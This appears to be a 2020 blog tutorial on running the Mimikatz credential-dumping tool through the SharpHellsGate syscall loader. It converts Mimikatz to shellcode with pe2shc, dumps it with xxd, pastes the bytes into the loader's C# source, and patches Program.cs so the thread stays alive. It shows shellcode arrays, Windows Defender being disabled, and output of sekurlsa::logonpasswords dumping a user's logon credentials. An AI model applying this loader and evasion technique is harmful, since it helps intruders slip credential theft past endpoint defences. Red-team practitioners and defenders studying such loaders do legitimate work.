

[Open in app](#)

Mark Mo

531 Followers

[About](#)[Follow](#)

How to run Mimikatz on SharpHellsGate

**Mark Mo** Jun 12, 2020 · 4 min read

I learned a few things and had to trouble shoot a few things so I thought this might be helpful to someone else.

First, big thanks to Am0nSec, Hasherezade, Benjamin Delpy and Vincent Le Toux for their code contributions to the community.

Here is how got it working.

I got the SharpHellsGate code from Am0nsec here:

<https://github.com/am0nsec/SharpHellsGate>

I Got the PE to Shellcode from Hasherezade here:

hasherezade/pe_to_shellcode

Create your free GitHub account today to subscribe to this repository for new releases and build software alongside 50...

github.com

I'm getting these files from PE to Shellcode.

[Open in app](#)

Latest release

v0.8

hasherezade released this on Apr 17 · 3 commits to master since this release

- pe2shc.exe - PE to shellcode converter (supports both 32 and 64 bit PEs)
- a utility to run/test shellcode (loads and deploys):
 - runshc32.exe - for 32-bit shellcodes
 - runshc64.exe - for 64-bit shellcodes

FEATURE

- more detailed verification if the PE contains TLS callback
- do not block conversion of files with TLS callbacks (print a warning instead)

BUGFIX:

- fixed crashes on returning from 64 bit stub
- fixed invalid processing of some Import Tables

Assets 3

pe2shc.exe	226 KB
runshc32.exe	213 KB
runshc64.exe	258 KB

Source code (zip)


I download a mimikatz release from here:

gentilkiwi/mimikatz

Dismiss Create your free GitHub account today to subscribe to this repository for new releases and build software...

github.com

I'm grabbing this file.

[Open in app](#)

Assets 4

	mimikatz_trunk.7z	843 KB
	mimikatz_trunk.zip	1.1 MB
	Source code (zip)	
	Source code (tar.gz)	

I extract it and go to the x64 folder

Name	Status	Date modified	Type	Size
mimidrv.sys		1/21/2013 5:50 PM	System file	37 KB
mimikatz.exe		5/18/2020 5:50 PM	Application	1,235 KB
mimilib.dll		5/18/2020 5:50 PM	Application exten...	46 KB

I copy it to folder where I put the PE to Shellcode binaries and run “PE2shc.exe mimikatz.exe”

[Open in app](#)

```
Volume in drive C has no label.
Volume Serial Number is 44C8-A3CD


Directory of C:\Tools\Excluded\PE2Exe2

06/12/2020  07:02 PM    <DIR>          .
06/12/2020  07:02 PM    <DIR>          ..
05/18/2020  05:50 PM             1,263,880 mimikatz.exe
06/12/2020  07:01 PM             231,424 pe2shc.exe
06/12/2020  07:01 PM             218,112 runshc32.exe
06/12/2020  07:01 PM             264,192 runshc64.exe
               4 File(s)      1,977,608 bytes
               2 Dir(s)  32,142,557,184 bytes free

C:\Tools\Excluded\PE2Exe2>pe2shc.exe mimikatz.exe
Reading module from: mimikatz.exe
[WARNING] This is a console application! The recommended subsystem is GUI.
[+] Saved as: mimikatz.shc.exe

C:\Tools\Excluded\PE2Exe2>
```

I copy mimikatz.shc.exe to my kali box and run “xxd -i mimikatz.shc.exe > mimi.out”



Next, I open up the SharpHellsGate code in Visual Studio. FYI, I have defender turned off (defender does catch this). I’m looking at the HellsGate.cs code here. This is the sample payload that comes with the source Am0nsec provided.

[Open in app](#)

```
SharpHellsGate
SharpHellsGate.HellsGate
VirtualProtect(Int

110
111 // shellcode
112 byte[] shellcode = new byte[272] {
113     0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x41,0x51,0x50,0x52,
114     0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
115     0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
116     0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
117     0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
118     0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,
119     0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,
120     0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,
121     0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,
122     0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
123     0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,
124     0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
125     0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,
126     0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x48,0xba,0x01,0x00,0x00,0x00,0x00,
127     0x00,0x00,0x48,0x8d,0x8d,0x01,0x01,0x00,0x00,0x41,0xba,0x31,0x8b,0x6f,
128     0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,
129     0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,
130     0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,
131     0x63,0x00
132 };
133 ulong Size = (ulong)shellcode.Length;
```

I'll get rid of it for now and remove the size on the array.

```
// shellcode
byte[] shellcode = new byte[] {
};
ulong Size = (ulong)shellcode.Length;
```

I'm going to replace it with the shellcode PE to Shellcode created but I'm going to use notepad++ because Visual Studio doesn't like me pasting that much data. NotePad++ handles it better.

[Open in app](#)


Name		Date modified	Type	Size
bin		6/12/2020 6:46 PM	File folder	
obj		6/12/2020 6:46 PM	File folder	
Generic.cs		6/8/2020 1:29 AM	Visual C# Source F...	4 KB
HellsGate.cs		6/8/2020 1:29 AM	Visual C# Source F...	9 KB
M	Open	1:29 AM	Visual C# Source F...	4 KB
Pr	Edit	1:29 AM	Visual C# Source F...	6 KB
Sh	Edit with Notepad++	1:29 AM	Visual C# Project f...	1 KB
W	Scan with Windows Defender...	1:29 AM	Visual C# Source F...	7 KB
	Share			
	Open with			
	Restore previous versions			
	Send to			
	Cut			
	Copy			
	Create shortcut			
	Delete			
	Rename			
	Properties			

I'm only copying everything after the "{" all the way down to just before the "}".
Mimi.out is what got created when I ran the `xxd -i` command earlier.

[Open in app](#)

```
unsigned char mimikatz_shc_exe[] = {
    0x4d, 0x5a, 0x45, 0x52, 0xe8, 0x00, 0x00, 0x00, 0x00, 0x5b, 0x48, 0x83,
    0xeb, 0x09, 0x53, 0x48, 0x81, 0xc3, 0x08, 0x49, 0x13, 0x00, 0xff, 0xd3,
    0xc3, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x20, 0x01, 0x00, 0x00, 0x0e, 0x1f, 0xba, 0x0e, 0x00, 0xb4, 0x09, 0xcd,
    0x21, 0xb8, 0x01, 0x4c, 0xcd, 0x21, 0x54, 0x68, 0x69, 0x73, 0x20, 0x70,
    0x72, 0x6f, 0x67, 0x72, 0x61, 0x6d, 0x20, 0x63, 0x61, 0x6e, 0x6e, 0x6f,
    0x74, 0x20, 0x62, 0x65, 0x20, 0x72, 0x75, 0x6e, 0x20, 0x69, 0x6e, 0x20,
    0x44, 0x4f, 0x53, 0x20, 0x6d, 0x6f, 0x64, 0x65, 0x2e, 0x0d, 0x0d, 0x0a,
    0x24, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xfc, 0xe4, 0x6c, 0x25,
    0xb8, 0x85, 0x02, 0x76, 0xb8, 0x85, 0x02, 0x76, 0xb8, 0x85, 0x02, 0x76,
    0xb1, 0xfd, 0x97, 0x76, 0xba, 0x85, 0x02, 0x76, 0xb1, 0xfd, 0x81, 0x76,
    0x87, 0x85, 0x02, 0x76, 0xb1, 0xfd, 0x86, 0x76, 0xa8, 0x85, 0x02, 0x76,
    0xb1, 0xfd, 0x91, 0x76, 0xba, 0x85, 0x02, 0x76, 0xa3, 0x18, 0x9e, 0x76,
    0xba, 0x85, 0x02, 0x76, 0xde, 0x6b, 0xc9, 0x76, 0xbc, 0x85, 0x02, 0x76,
    0x23, 0x6e, 0xc9, 0x76, 0xba, 0x85, 0x02, 0x76, 0xce, 0x18, 0x6f, 0x76,
    0xba, 0x85, 0x02, 0x76, 0xa6, 0xd7, 0x86, 0x76, 0xba, 0x85, 0x02, 0x76,
    0xce, 0x18, 0x79, 0x76, 0x97, 0x85, 0x02, 0x76, 0xb8, 0x85, 0x03, 0x76,
    0xc5, 0x87, 0x02, 0x76, 0x9f, 0x43, 0x7c, 0x76, 0xb9, 0x85, 0x02, 0x76,
    0xb1, 0xfd, 0x8b, 0x76, 0xdc, 0x85, 0x02, 0x76, 0xb1, 0xfd, 0x96, 0x76,
    0xb9, 0x85, 0x02, 0x76, 0xb1, 0xfd, 0x93, 0x76, 0xb9, 0x85, 0x02, 0x76,
    0x52, 0x69, 0x63, 0x68, 0xb8, 0x85, 0x02, 0x76, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x50, 0x45, 0x00, 0x00, 0x64, 0x86, 0x06, 0x00, 0xf0, 0x10, 0xc3, 0x5e,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xf0, 0x00, 0x22, 0x00,
    0x0b, 0x02, 0x09, 0x00, 0x00, 0x44, 0x0c, 0x00, 0x00, 0xe2, 0x06, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x9c, 0xe6, 0x0b, 0x00, 0x00, 0x10, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x40, 0x01, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
    0x00, 0x02, 0x00, 0x00, 0x05, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x70, 0x13, 0x00,
```

I paste the shell code into HellsGate.cs where I emptied the original payload. I save HellsGate.cs and reopen the file in visual studio. Now its really LONG!



When I compile and run it, I get this problem (see image below). It starts but it closes! I'll

[Open in app](#)


```

Microsoft Visual Studio Debug Console

[>] Copyright (C) 2020 Paul Laine (@am0nsec)
[>] C# Implementation of the Hell's Gate VX Technique
[>] -----
[>] NtAllocateVirtualMemory: 0x0018
[>] NtCreateThreadEx: 0x00bd
[>] NtProtectVirtualMemory: 0x0050
[>] NtWaitForSingleObject: 0x0004

[>] Shellcode size: 1264316 bytes
[>] Page address: 0x2407226605568
[>]
[>] Thread handle: 0x840

.#####. mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz #
C:\Tools\Excluded\HellsGate\SharpHellsGate-master\SharpHellsGate-master\SharpHellsGate\bin\Debug\netcoreapp3.1\SharpHell
sGate.exe (process 10944) exited with code 0.
To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatically close the conso
le when debugging stops.
Press any key to close this window . . .

```

I go to the program.cs file. I need to put a little code after gate.Payload(); Here it is before changes.

```

Program.cs
SharpHellsGate
Main(string[] args)
{
    generic.LogInfo($"NtWaitForSingleObject: 0x{generic.HighWowSystemCall(Table.NtWaitForSingleObject):x}");

    // Execute payload
    memutil.Dispose();
    hellsgate gate = new hellsgate(Table);
    gate.Payload();

    while (true)
    {
        Thread.Sleep(2000);
    }
}

```

It took me a little bit to figure this out but it works. Here is what i'm pasting below the gate.Payload(). I don't know why the image quality is poor.

```

while (true)
{
    Thread.Sleep(2000);
}


```

Infosec

[Open in app](#)

Now it should run fine. Thanks to S3cur3Th1sSh1t for helping solve the last little part of this. you look at the history of this article you can see my hack that he fixed.

Select mimikatz 2.2.0 x64 (oe.eo)



Here is another example, I open a command prompt as Admin and I'll dump my credentials.

[Open in app](#)

```
[>] Shellcode size: 1264316 bytes
[>] Page address: 0x2514000740352
[>] Thread handle: 0x780

.#####. mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
sekurlsa::logonpasswords

Authentication Id : 0 ; 426205 (00000000:000680dd)
Session : Interactive from 1
User Name : Security
Domain : DESKTOP-1E81M77
Logon Server : DESKTOP-1E81M77
Logon Time : 6/12/2020 7:36:03 PM
SID : S-1-5-21-4218912280-3521149697-1030683017-1001

msv :
[00000003] Primary
* Username : Security
* Domain : DESKTOP-1E81M77
```

Feel free to follow me on twitter (@_markmo_ yes, with the underscores). I try to share what learn. Hopefully you learned something too.

Am0nsec updated the code so the last little hack may not be necessary anymore. I have not ha chance to test the latest code

https://twitter.com/_markmo_